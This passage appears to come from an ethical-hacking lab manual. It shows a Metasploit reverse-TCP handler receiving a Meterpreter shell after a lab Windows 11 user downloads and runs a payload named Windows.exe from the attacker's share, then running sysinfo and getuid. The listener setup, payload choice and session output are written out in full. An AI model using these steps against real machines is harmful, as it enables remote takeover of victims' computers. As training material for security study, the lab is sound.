


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
```


16. Switch to the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.
17. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click on **Windows.exe** to download the file.



19. Once you click on the **Windows.exe** file, the **Opening Windows.exe** pop-up appears click on **Save File**.



20. Double-click the Windows.exe file. The **Open File - Security Warning** window appears; click **Run**.



21. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.

```

      =[ metasploit v6.1.9-dev ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter >

```

22. The Meterpreter session has successfully been opened, as shown in the screenshot.

23. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

```

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter > sysinfo
Computer      : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

24. Type **getuid** and press **Enter**, to display current user ID.

```

meterpreter > sysinfo
Computer      : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter >

```

